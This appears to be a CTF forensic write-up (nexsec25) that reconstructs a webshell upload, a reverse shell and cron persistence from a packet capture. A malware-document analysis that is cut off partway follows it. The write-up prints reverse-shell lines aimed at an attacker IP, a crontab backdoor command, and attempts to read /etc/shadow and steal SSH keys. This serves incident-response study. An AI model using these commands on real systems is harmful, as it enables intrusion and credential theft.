
Key Observations: - Multiple connections to port 4444 (common Metasploit/reverse shell port) - Source IP: 192.168.8.36 (compromised server) - Destination IP: 172.16.23.13 (attacker’s C2 server) - First connection started at T+988 seconds - Connection duration: 1,613 seconds (~27 minutes)
Step 2: Identify Specific TCP Stream for First Reverse Shell
Extract TCP stream numbers for all port 4444 connections:
tshark -r capture.pcap -Y “tcp.port == 4444” -T fields -e frame.number -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport -e tcp.stream | Select-Object -First 20
Output:

Finding:
The first reverse shell connection is on
TCP stream 17
.
Step 3: Follow TCP Stream to Extract Shell Commands
Execute tshark’s follow stream functionality to reconstruct the complete session:
TCP Stream 17 Output (First Reverse Shell Session):

Step 4: Validate First Command
Analysis:
Shell initialization messages appear first (ioctl errors, job control warnings)
Prompt appears: www-data@server:/var/www/html/uploads$
First command typed by attacker: cat /etc/os-release
Command successfully executed and returned Ubuntu system information
Flag: nexsec25{cat /etc/os-release}
Breadcrumbs #7
Question: Under which user context was the attacker operating after gaining the reverse shell?
Evidence:
Forensic Methodology
Step 1: Examine Shell Prompt from TCP Stream 17
From our previous analysis of TCP stream 17, we observe the bash prompt structure:
1 | www-data@server:/var/www/html/uploads$ |
Step 2: Analyze User Context
User: www-data
Description: Default web server user account in Debian/Ubuntu systems
Step 3: Confirm User Identity via /etc/passwd
In TCP stream 17, the attacker later executes:

Confirmation: - UID: 33 - GID: 33 - Default shell: /usr/sbin/nologin (bypassed via webshell) - Attacker successfully operating as web server user
Flag: nexsec25{www-data}
Breadcrumbs #8
Question: In which directory was the attacker initially located when the reverse shell connected?
Evidence:
Forensic Methodology:
Step 1: Confirm Directory Permissions
Later in TCP stream 17, the attacker enumerates:
1 | www-data@server:/var/www/html/uploads$ ls -la /var/www/html |
Critical Finding: drwxrwxrwx = 777 permissions - Owner: Read, Write, Execute - Group: Read, Write, Execute - Others: Read, Write, Execute - SECURITY VIOLATION: Any user can upload and execute files
Step 4: Reconstruct Attack Chain
Phase 1: Webshell Upload 1. Attacker exploited submit.php file upload vulnerability 2. Uploaded PHP webshell to /var/www/html/uploads/[webshell.php] 3. File saved with execute permissions due to directory config
Phase 2: Webshell Execution 1. Attacker accessed http://192.168.8.36/uploads/[webshell.php] 2. Webshell executed reverse shell command: php exec(“/bin/bash -c ‘bash -i >& /dev/tcp/172.16.23.13/4444 0>&1’”); 3. Process spawned from /var/www/html/uploads (webshell location)
Phase 3: Shell Spawned
Reverse shell connected back to attacker’s C2
Shell inherited working directory from parent process
Initial prompt shows: /var/www/html/uploads
Flag: nexsec25{/var/www/html/uploads}
Breadcrumbs #9
Question: The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)
Evidence:
Forensic Methodology:
Step 1: Search for Failed Access Attempts in TCP Stream 17

Step 2: Analyze Target File
File: /etc/shadow
Purpose: Stores encrypted user password hashes in Linux/Unix systems
Flag: nexsec25{/etc/shadow}
Breadcrumbs #10
Question: What command did the attacker use to search for SUID binaries on the system?
Evidence:
Forensic Methodology:
Step 1: Locate SUID Enumeration in TCP Stream 17

Step 2: Analyze Command Components
Command Breakdown:
find / -perm -4000 -type f 2>/dev/null
| Component | Purpose | Explanation |
|---|---|---|
| find | Search tool | Recursively search filesystem |
| / | Start path | Root directory (entire filesystem) |
| -perm -4000 | Permission filter | Files with SUID bit set (octal 4000) |
| -type f | Type filter | Regular files only (exclude directories, links) |
| 2>/dev/null | Error suppression | Redirect stderr to null (hide “Permission denied” errors) |
Step 3: Understand SUID Bit and Privilege Escalation
SUID (Set User ID):
- Special permission bit on Linux executables
- When set, file executes with owner’s privileges instead of executor’s
- Typically used for legitimate admin tools (e.g., passwd, sudo)
- CRITICAL for privilege escalation: Misconfigured SUID binaries = root access
Step 4: Attacker Follow-Up Actions
After discovering SUID binaries, attacker attempted:

Result: No passwordless sudo access, privilege escalation via SUID failed.
Flag: nexsec25{find / -perm -4000 -type f 2>/dev/null}
Breadcrumbs #11
Question: The attacker established persistence. What is the full command used?
Evidence:
Forensic Methodology:
Step 1: Identify Persistence Establishment in TCP Stream 17 (interaction with crontab)

Step 2: Analyze Persistence Command
(crontab -l 2>/dev/null; echo “ * * * * /bin/bash -c ‘bash -i >& /dev/tcp/172.16.23.13/4444 0>&1’”) | crontab -Command Breakdown:*
| Component | Purpose | Explanation |
|---|---|---|
| (…) | Subshell | Group commands for piping |
| crontab -l | List crontab | Display existing cron jobs |
| 2>/dev/null | Error suppression | Hide “no crontab” error |
| ; | Command separator | Execute next command |
| echo “…” | Output text | Print malicious cron entry |
| | | Pipe operator | Send output to next command |
| crontab - | Install crontab | Read from stdin, install as new crontab |
Reverse Shell Command:
1 | bash -i >& /dev/tcp/172.16.23.13/4444 0>&1 |
| Component | Purpose |
|---|---|
| bash -i | Interactive bash shell |
| >& | Redirect stdout and stderr |
| /dev/tcp/172.16.23.13/4444 | Bash’s virtual TCP device (connects to C2) |
| 0>&1 | Redirect stdin to stdout (full bidirectional shell) |
TCP Stream Analysis: - Stream 17: First manual reverse shell (attacker-initiated) - Stream 18-23+: Automated reverse shells (cron-initiated every minute)
Pattern: New reverse shell every ~60 seconds
Flag: nexsec25{(crontab -l 2>/dev/null; echo “* * * * * /bin/bash -c ‘bash -i >& /dev/tcp/172.16.23.13/4444 0>&1’”) | crontab -}
Breadcrumbs #12
Question: What command did the attacker use to list active network connections and listening ports in the second reverse shell session?
Evidence:
Forensic Methodology:
Step 1: Identify Second Reverse Shell Session

Due to persistence mechanism, multiple reverse shells exist. Identify streams:
tshark -r capture.pcap -Y “tcp.port == 4444” -T fields -e tcp.stream | Select-Object -Unique
Output:
Step 2: Analyze TCP Stream 23
tshark -r capture.pcap -q -z follow,tcp,ascii,23
TCP Stream 23 Output:

Step 3: Analyze ss Command
Command: ss -tulpn
Option Breakdown:
| Flag | Full Name | Purpose | Output |
|---|---|---|---|
| -t | TCP | Display TCP sockets | All TCP connections |
| -u | UDP | Display UDP sockets | All UDP connections |
| -l | Listening | Show listening sockets only | Servers accepting connections |
| -p | Processes | Show process using socket | PID and process name |
| -n | Numeric | Don’t resolve names | Show IP addresses, not hostnames |
Active Connections (from ss -tan follow-up):

1 | www-data@server:~$ ss -tan |
Key Observations:
- Multiple simultaneous reverse shells to 172.16.23.13:4444
- Legitimate SSH sessions from 192.168.21.102 (admin/user activity)
- No suspicious inbound connections (attacker using reverse shells only)
Flag: nexsec25{ss -tulpn}
Breadcrumbs #13
Question: What user’s home directory did the attacker try to access?
Evidence:
Forensic Methodology
Step 1: Identify Home Directory Enumeration in TCP Stream 23

Step 2: Analyze Multiple Access Attempts
Attempt #1: Directory Listing
1 | www-data@server:~$ ls -la /home/sysadmin/ |
Result: Failed (requires read permission)
Attempt #2: SSH Private Key Theft
1 | www-data@server:~$ cat /home/sysadmin/.ssh/id_rsa 2>/dev/null |
Result: Failed (no key found or permission denied)
Attempt #3: World-Readable File Search
1 | www-data@server:~$ find /home/sysadmin -perm -o+r 2>/dev/null |
Result: Failed (no misconfigured files)
Step 3: Analyze Target User Profile
User: sysadmin
From /etc/passwd (discovered in TCP stream 17):
1 | sysadmin:x:1000:1000:web:/home/sysadmin:/bin/bash |
User Profile:
- UID: 1000 (first non-system user, likely primary administrator)
- GID: 1000 (sysadmin group)
- Home Directory: /home/sysadmin
- Shell: /bin/bash (interactive shell - indicates human user)
- Description: “web” (possibly web server administrator)
Flag: nexsec25{sysadmin}
Attack Chain Reconstruction
Phase 1: Initial Access
- Timeframe: T+0 to T+988 seconds
- The attacker uploaded a file named malicious_webshell.php.pdf to the /var/www/html/uploads/ directory.
- The application used a weak strpos() check, allowing the .php extension to execute because .pdf was also present in the filename.
Phase 2: Execution
- Timeframe: T+988 seconds
- The attacker accessed the uploaded file, triggering the PHP code to execute a system command: bash -i >& /dev/tcp/172.16.23.13/4444 0>&1.
- This established a reverse shell running under the www-data user context.
Phase 3: Reconnaissance & Privilege Escalation
- Timeframe: T+990 to T+1500 seconds
- The attacker enumerated the OS version (cat /etc/os-release) and network interfaces (ip a).
- Attempts were made to read /etc/shadow and find SUID binaries (find / -perm -4000), but direct root escalation failed.
Phase 4: Persistence
- Timeframe: T+1600 seconds
- To maintain access, the attacker injected a malicious entry into the www-data user’s crontab.
- The command executes the reverse shell connection every minute (* * * * *), creating a highly persistent backdoor.
Phase 5: Lateral Movement Attempts
- Timeframe: T+2659+ seconds
- Using the persistent connection, the attacker attempted to list the sysadmin home directory and steal SSH keys (/home/sysadmin/.ssh/id_rsa).
- All lateral movement attempts were blocked by proper file permissions.
Full Attack Chain Diagram


Security Vulnerabilities Identified
Critical Issues
- File Upload Validation Bypass (CRITICAL)
Weak filename validation using strpos() function allows double extension bypass (malicious.php.pdf).
- World-Writable Upload Directory (CRITICAL)
drwxrwxrwx permissions on /var/www/html/uploads/ allow any user to write malicious files.
- PHP Execution in Upload Directory (CRITICAL)
Apache executes PHP files in uploads directory with web server privileges.
Indicators of Compromise (IOCs)
Network Indicators:
- Attacker IP: 172.16.23.13 - C2 Port: 4444/TCP
- Connection Pattern: Outbound every 60 seconds
File System Indicators:
- Location: /var/www/html/uploads/
- Persistence: /var/spool/cron/crontabs/www-data
- Cron Entry: * * * * /bin/bash -c bash -i >& /dev/tcp/172.16.23.13/4444 0>&1
Process Indicators: - Multiple bash processes under www-data - Parent: apache2 php bash -i
Recommended Remediation Steps
Immediate Actions (Within 1 Hour):
- Kill reverse shell processes: pkill -u www-data bash
- Remove malicious crontab: crontab -r -u www-data
- Block C2 IP: iptables -A OUTPUT -d 172.16.23.13 -j DROP
- Remove malicious files: rm -rf /var/www/html/uploads/*
Short-Term Actions (Within 24 Hours):
- Fix submit.php file validation
- Set proper permissions: chmod 755 /var/www/html/uploads
- Disable PHP: echo php_admin_flag engine off > /var/www/html/uploads/.htaccess
- Reset all user passwords
Long-Term Actions (Within 1 Week):
- Deploy ModSecurity WAF
- Install OSSEC file integrity monitoring
- Implement egress filtering
- Security awareness training
MITRE ATT&CK Mapping
| Tactic | Technique | ID | Evidence |
|---|---|---|---|
| Initial Access | Exploit Public-Facing Application | T1190 | File upload vulnerability |
| Execution | Unix Shell | T1059.004 | Bash reverse shell |
| Persistence | Cron | T1053.003 | Malicious crontab |
| Defense Evasion | Obfuscated Files | T1027 | Webshell disguised as PDF |
| Credential Access | /etc/shadow | T1003.008 | Attempted password dump |
| Discovery | System Information | T1082 | cat /etc/os-release |
| Discovery | Network Configuration | T1016 | ip a, ss -tulpn |
| Lateral Movement | SSH | T1021.004 | SSH key theft attempt |
| Command and Control | Non-Application Layer | T1095 | TCP reverse shell port 4444 |
Conclusion
This investigation successfully reconstructed the full attack timeline from the PCAP evidence. The attacker gained initial access via a file upload vulnerability, established persistence using cron, and attempted but failed to escalate privileges or move laterally to the sysadmin account. The immediate neutralization of the cron job and patching of the web application are required to secure the system.
Rembayung - Malicious Document Analysis
MALWARE ANALYSIS REPORT: REMBAYUNG
Incident Type: Phishing / Malicious Document Analysis
Target Entity: Enterprise Workstations (Windows)
Evidence File: Jemputan ke Majlis Perasmian Restaurant Rembayung.docm
Executive Summary
Analytic Judgment:
A targeted phishing attack utilizing a malicious Microsoft Word Document (.docm) was intercepted. The adversary employed “Property-Based Staging,” a sophisticated evasion technique where the executable payload is hidden within the document’s metadata (XML properties) rather than the document body, effectively bypassing basic static analysis.
Attack Severity: HIGH
Key Findings:
- Vector: Phishing email with a malicious .docm attachment.
- Evasion: Payload embedded as a Base64 string within the dc:description XML property.
- Execution: A VBA Macro (AutoOpen) extracts, decodes, and executes the payload.
- Reconnaissance: The document utilizes a “Web Bug” (INCLUDEPICTURE) to fingerprint the victim’s IP address upon opening.
- Payload: A Reverse Shell binary (MinGW-compiled PE32+).
Rembayung #1
One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it. Could you help us locate the payload?
Flag Format: nexsec25{place}
Objective: Determine where the malicious payload is hidden within the document structure to evade static analysis.
Evidence:
Forensic Methodology:
- We examined the document properties file docProps/core.xml, which stores metadata like Title, Author, and Description.
- We observed the dc:description tag containing an unusually long text string starting with TVqQAAMAAAA….
- This signature corresponds to a Base64-encoded Windows Executable (PE) header (MZ).
Evidence Snapshot (Terminal Output):

Conclusion: The payload is hidden in the Description metadata field (Property-Based Staging).
Flag: NEXSEC25{description}
📍 Rembayung #2
Give the SHA256 of the malware
Flag Format: nexsec25{hashvalue}
Evidence:
Forensic methodology:
- After we get the payload, we decode the base64 using cyberchef. We found that is has a header of MZ which probably mean of a executable file.
